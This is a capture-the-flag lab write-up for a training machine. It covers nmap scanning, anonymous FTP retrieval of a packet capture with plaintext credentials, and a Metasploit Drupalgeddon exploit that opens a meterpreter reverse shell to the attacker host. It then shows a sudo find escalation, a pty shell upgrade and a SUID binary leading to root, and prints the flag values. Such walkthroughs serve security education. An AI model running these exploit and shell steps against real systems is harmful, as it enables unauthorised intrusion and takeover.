Cyber Security Lab:

Target Information

Mahine : hsbox2

Ip Address : 192.168.1.75


Platform: Hacker School Lab

Objective Find the flags and obtain access to the target machine

Command used:

Nmap 192.168.1.75 -sC -sV -p-

We use -p- to scan all ports on the target machine. We use -sC to perform default set of scripts and to gather the basic misconfigurations on the ports. We use -sV to perform the Service Version Detection and version number of service and actually service running on the port




We login into ftp service as anonymous user because anonymous user was enable on the target machine

By using ftp we get the file named as network_capture.pcap. we want to open file in the wireshark to see the packets of the files.

We use filter as http.request.method == POST to find the username and password for the website running on the target machine.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.75 6880
Connected to 192.168.1.75.
220 Welcome to HackerSchools's FTP service.
Name (192.168.1.75:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||36369|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0         1553425 Sep 17  2019 network_capture.pcap
226 Directory send OK.
ftp> get network_capture.pcap
local: network_capture.pcap remote: network_capture.pcap
229 Entering Extended Passive Mode (|||33156|).
150 Opening BINARY mode data connection for network_capture.pcap (1553425 bytes).
100% |*****************************************************************************************************************************************************************|  1517 KiB    1.59 MiB/s    00:00 ETA
226 Transfer complete.
1553425 bytes received in 00:00 (1.57 MiB/s)
ftp>
```




We can see the username as admin and password as admin@123.


Then we want open http service running on the target machine.

Command : http://192.168.1.75 we didn't want specific any port because it was running on the port 80 as normal.

On the http was running by the drupal we want check is there any vulnerability on the drupal if there are vulnerability on drupal we can get into the target machine by using hhtp service and don't need the username and password on the the target machine.

It was showing as powered by drupal.





We can search vulnerability in the google are in the msfconsole we want to use correct exploit to the get access to the target machine.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > search drupal

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                 2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                  .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)               .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)               .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                 .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)              .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)               .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)               .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                 .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)              .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)               .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                            .                .          .      .
   15    \_ AKA: Drupalgeddon 2                              .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                 2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .    .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .    .          .      .
   19  auxiliary/gather/drupal_openid_xxe                    2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize         2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                            .                .          .      .
   23    \_ target: Unix In-Memory                           .                .          .      .
   24  auxiliary/scanner/http/drupal_views_user_enum         2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   25  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution



Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf >
```

From this we want use only exploits.

We use exploit number 16 for the drupal and we want to set a payload for every exploit.

Command : use 16



For this we use the same payload as php/meterpreter/reverse_tcp. We can also change payload by using : show payloads it display the every payload that support this exploit from this we can set as set payload payloadnumber.

Then we want to see options want to configured the options as RHOSTS ,RPORT,LHOST and the LPORT.

For the RHOSTS we want to enter the target ip address and for RPORT we want on which port did the vulnerability service was running for my target machine vulnerability was running on port 80 .

Set RHOSTS 192.168.1.75

Set RPORT 80

For the LHOST we want to enter the attacker ip address and for LPORT we want give on which port did we want to get connection for the target machine .by default the LPORT was set to be 4444.

Set LHOST 192.168.1.2

Set LPORT 4444

Then we want run or exploit. After it takes some time for connection when you the meterpreter mean connection was establish or you can see as the meterpreter session 1 opened attacker ip address -> target ip address

```
msf exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.1.75
RHOSTS => 192.168.1.75
msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (45739 bytes) to 192.168.1.75
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.75:55184) at 2026-09-25 09:45:42 +0530

meterpreter > ls
Listing: /var/www/html
=======================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100644/rw-r--r--  48948    fil   2011-01-05 06:17:58 +0530  CHANGELOG.txt
100644/rw-r--r--  984      fil   2010-01-02 10:20:22 +0530  COPYRIGHT.txt
100644/rw-r--r--  1514     fil   2010-01-11 16:25:16 +0530  INSTALL.mysql.txt
100644/rw-r--r--  1918     fil   2010-04-07 15:07:58 +0530  INSTALL.pgsql.txt
100644/rw-r--r--  1358     fil   2010-11-29 02:55:58 +0530  INSTALL.sqlite.txt
100644/rw-r--r--  17831    fil   2011-01-01 22:41:24 +0530  INSTALL.txt
100644/rw-r--r--  18060    fil   2009-01-26 14:08:40 +0530  LICENSE.txt
100644/rw-r--r--  7368     fil   2011-01-04 01:03:24 +0530  MAINTAINERS.txt
100644/rw-r--r--  3534     fil   2010-12-02 00:20:18 +0530  README.txt
100644/rw-r--r--  8850     fil   2010-10-27 18:32:54 +0530  UPGRADE.txt
100644/rw-r--r--  6669     fil   2010-12-29 04:07:52 +0530  authorize.php
100644/rw-r--r--  779      fil   2009-11-02 03:30:50 +0530  cron.php
100644/rw-r--r--  3196058  fil   2019-09-10 23:10:24 +0530  drupal-7.0.zip
040755/rwxr-xr-x  4096     dir   2011-01-05 06:25:56 +0530  includes
100644/rw-r--r--  586      fil   2009-10-15 14:07:26 +0530  index.php
100644/rw-r--r--  751      fil   2010-10-22 02:53:20 +0530  install.php
040755/rwxr-xr-x  4096     dir   2011-01-05 06:25:56 +0530  misc
040755/rwxr-xr-x  4096     dir   2011-01-05 06:25:56 +0530  modules
040755/rwxr-xr-x  4096     dir   2011-01-05 06:25:56 +0530  profiles
100644/rw-r--r--  1540     fil   2010-12-29 04:05:08 +0530  robots.txt
040755/rwxr-xr-x  4096     dir   2011-01-05 06:25:56 +0530  scripts
```

We get access to the the target machine. Then we want enter pwd to see the current working directory.

Then we want to go the home location by using cd ..

```
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040700/rwx------  4096  dir   2019-10-30 07:26:39 +0530  harry
040755/rwxr-xr-x  4096  dir   2019-11-28 17:55:18 +0530  jack

meterpreter > cd jack
meterpreter > ls
Listing: /home/jack
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  222   fil   2021-12-15 21:36:29 +0530  .bash_history
100644/rw-r--r--  231   fil   2019-10-30 15:32:43 +0530  .bash_logout
100644/rw-r--r--  3636  fil   2019-10-30 15:34:25 +0530  .bashrc
040700/rwx------  4096  dir   2019-10-30 15:33:49 +0530  .cache
100644/rw-r--r--  675   fil   2019-10-30 15:31:19 +0530  .profile
100644/rw-r--r--  42    fil   2019-10-30 15:27:03 +0530  flag1.txt

meterpreter > cat flag1.txt


flag1{08d654b2513615d30fe80f8a36e6425c}

meterpreter >
```

After we want go the jack directory for listed the files. Then we can see the flag1.txt then we see contain of the file by using cat flag1.txt.

And we want to check harry directory also for harry directory we want sudo permission.

Then we use sudo -u harry /usr/bin/find . -exec /bin/sh \; -quit this command didn't work on the meterpreter because of that we want use change the meterpreter into the shell access then we can executed the command then we get sudo permission. Then go the harry directory and listed the files then we can see flag2.txt then use cat flag2.txt to see flag2.txt contain



To get full shell access we want python tty shell –python version.

We use python -c 'import pty; pty.spawn("/bin/bash")' .


Then we want to export TREM=xtrem.

Then we can get full shell access to the target device.

Escalation :

-SUID previlieage escalation

On finding the file which files are set with SUID bit we found the following result.



We found a interesting executable file ‘ iamhere’ with SUID bit set. This means any user can run that file as its owner.

On executing the file we got root access to the machine.



We can executed the file by using ./iamhere.

Head to /root location and cat the content of the flag.txt to capture the flag.

- Flag is b8de1be71e39e0ac0023286d63a7b811.